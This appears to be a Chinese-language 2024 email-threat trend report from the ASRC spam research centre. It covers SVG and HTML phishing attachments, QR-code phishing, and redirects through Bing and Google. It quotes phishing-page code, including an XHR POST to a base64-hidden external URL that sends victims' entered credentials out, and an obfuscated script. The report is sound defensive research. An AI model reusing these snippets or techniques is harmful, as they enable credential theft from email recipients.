2024
電子郵件安全趨勢回顧

ASRC

Spam Mail
Virus Mail
Malicious Mail

Feb 2025 released.

很快地來到了 2025 年，回顧 2024 這一年，我們發現被濫用於攻擊或夾帶垃圾訊息的 Word 文件，以及透過新註冊域名或不存在的假冒域名發送垃圾郵件的數量，都較 2023 年成長了約 50% 左右；相反的，透過同一 IP 連續發送、退信攻擊，或動態 IP 發送的垃圾郵件都有明顯降低的趨勢，或許是攻擊者有意減少無效或易被偵測的攻擊手段。針對 2024 年郵件攻擊手法與樣態，我們整理出三個主要的趨勢：

趨勢一：瀏覽器是重要的攻擊目標

第一季的攻擊郵件中，我們發現夾帶 .svg 附件檔的釣魚郵件。.svg 檔是可縮放向量圖形（英語：Scalable Vector Graphics，縮寫：SVG），基於可延伸標記式語言（XML），用於描述二維向量圖形的圖形格式。.svg 檔可以像 HTML 檔案一樣，在其中編寫 HTML 和 JavaScript，並可以將惡意內容藏於其中，而作業系統預設會以瀏覽器作為這類檔案的開啟程式，瀏覽器可以完全執行.svg 中的程式碼內容。

另外，HTML Phishing 也是常被用來利用瀏覽器的手段！與傳統釣魚郵件較明顯的差異是，HTML Phishing 的郵件內文並不會出現釣魚連結，而是透過夾帶一個 HTML 的附件檔，將釣魚網址隱匿於其中，並且搭配混淆或編碼的手段，讓檢查 HTML 原始碼的過程無法直觀察覺。

郵件內文並不會出現釣魚連結，而是透過夾帶 HTML 的附件檔，將釣魚網址隱匿於其中

```
160         // Define what happens in case of an error
161         XHR.addEventListener('error', (event) => {
162           document.querySelector('#namep').value = ""
163           document.querySelector('#error').textContent =  'Network error, kindly
164           mbt.textContent = "Next";
165           mbt.removeAttribute('disabled');
166         });
167
168         // Set up our request
169         XHR.open('POST', atob('aHR0cHM6Ly9zdWJtaXQtZm9ybS5jb20vSTNsUlBjY3kwCg==')
170
171         // Add the required HTTP header for form data POST requests
172         XHR.setRequestHeader('Content-Type', 'application/x-www-form-urlencoded')
173
```

透過瀏覽器執行 JavaScript 解碼釣魚網址，送出受害者的機敏資料

```
298             <div class="preloader-icon">
299                 <div class="loader">Loading...</div>
300             </div>
301
302             <div class="preview-text">
303                 <p class="msg-error-1">Sorry You have entered Wrong Password</p>
304                 <p class="msg-error-2">To access our online secured documents, you must verify your email address,
305                     this is to ensure that you are the right recipient for the protected files.
306                     Unauthorized access is prohibited.
307                 </p>
308             </div>
309         </div>
310     </div><script>
311 (function(_0x5a1a74,_0x2bd5c3){const _0x4bcc32={_0x8dbce3:'0x37c',_0x54b87b:'0x337',_0x1906ee:0x399,_0x49b4dd:0x2f6
312 </script>
```

透過瀏覽器執行 JavaScript 還原被混淆的釣魚網址，送出受害者的機敏資料

我們發現 2024 年 11 月 HTML Phishing 數量大爆發，成長幅度約為三個月來的 2 倍之多。

趨勢二：手機成為新的破口

透過 QR Code 隱藏釣魚網址的技術，稱為 Quishing（QR code phishing），本質上是一種網路釣魚攻擊，與傳統網路釣魚攻擊使用許多相同的概念與技術。差別在於利用 QR Code 隱藏釣魚網址以防安全機制的偵測，且受攻擊者多半以手機來解碼 QR Code，因此將釣魚攻擊目標由受保護的個人電腦，轉移至較不受保護的自攜電子設備 (BYOD，Bring Your Own Device)。而通常手機所使用的私人網路較不受企業組織的管理與限制，因此，連往惡意網站是相對更加容易的！


Quishing 已逐漸成為常態。在第三季，我們觀察到大規模的 Quishing 攻擊，多半是假冒政府或企業發放福利，並附上以QR Code編碼過的釣魚網址，這些釣魚網站的目標鎖定手機裝置，必須使用手機裝置拜訪才能正確地顯示詐騙頁面。

防範 Quishing，可透過電腦視覺技術自動辨識郵件內的圖片，解析出可能潛藏在 QR code 裡的惡意網址並加以阻擋。但我們觀察到有攻擊者將 QR code 碎片化，再透過郵件內文排版，讓收件者可以看見並掃描完整的 QR code 內容，並且躲過傳統針對單一圖片 QR code 的辨識。


使用 HTML 排版碎片化後的 QR code，視覺上可以看到完整的 QR code，卻能躲過傳統針對單一 QR code 圖片的辨識

趨勢三：以假亂真的社交工程手段

社交工程攻擊的手段主要聚焦於「以假亂真」。不論是冒名侵權警告的攻擊郵件，或是在防制詐騙的宣導郵件裡塞入釣魚連結，都很讓人錯亂。但更讓人頭痛的，是利用公有服務轉址來增加隱蔽性。在 2024 年，我們發現 Bing 及 Google 的部分服務被用來做為轉址。



越來越多的釣魚郵件中，夾帶的連結並非指向明顯的惡意網站，而是知名的合法服務位址



Bing 的 AMP 技術被利用於釣魚網站轉址

面對這類透過公有服務轉址的攻擊，就必須透過上網管理或瀏覽器的網址過濾來進行防護。

結論

AI時代已來臨，站在釣魚郵件的觀察與研究角度，我們認為釣魚郵件的在地化翻譯流暢度、內容多樣性尚未有明顯的改變；但攻擊的變化速度較以往更快也更複雜。因此，AI對於郵件安全的衝擊，不僅是用於協助編寫釣魚郵件並且批次發送那麼簡單；透過 AI 的協助，將複雜、更多層次的隱蔽技術、偽裝能力，甚至進階攻擊架構變得簡單而容易達成！

關於ASRC 垃圾訊息研究中心

ASRC 垃圾訊息研究中心 (Asia Spam-message Research Center)，長期與中華數位科技合作，致力於全球垃圾郵件、惡意郵件、網路攻擊事件等相關研究事宜，並運用相關數據統計、調查、趨勢分析、學術研究、跨業交流、研討活動..等方式，促成產官學界共同致力於淨化網際網路之電子郵件使用環境。

更多資訊請參考 www.asrc-global.com

ASRC垃圾訊息研究中心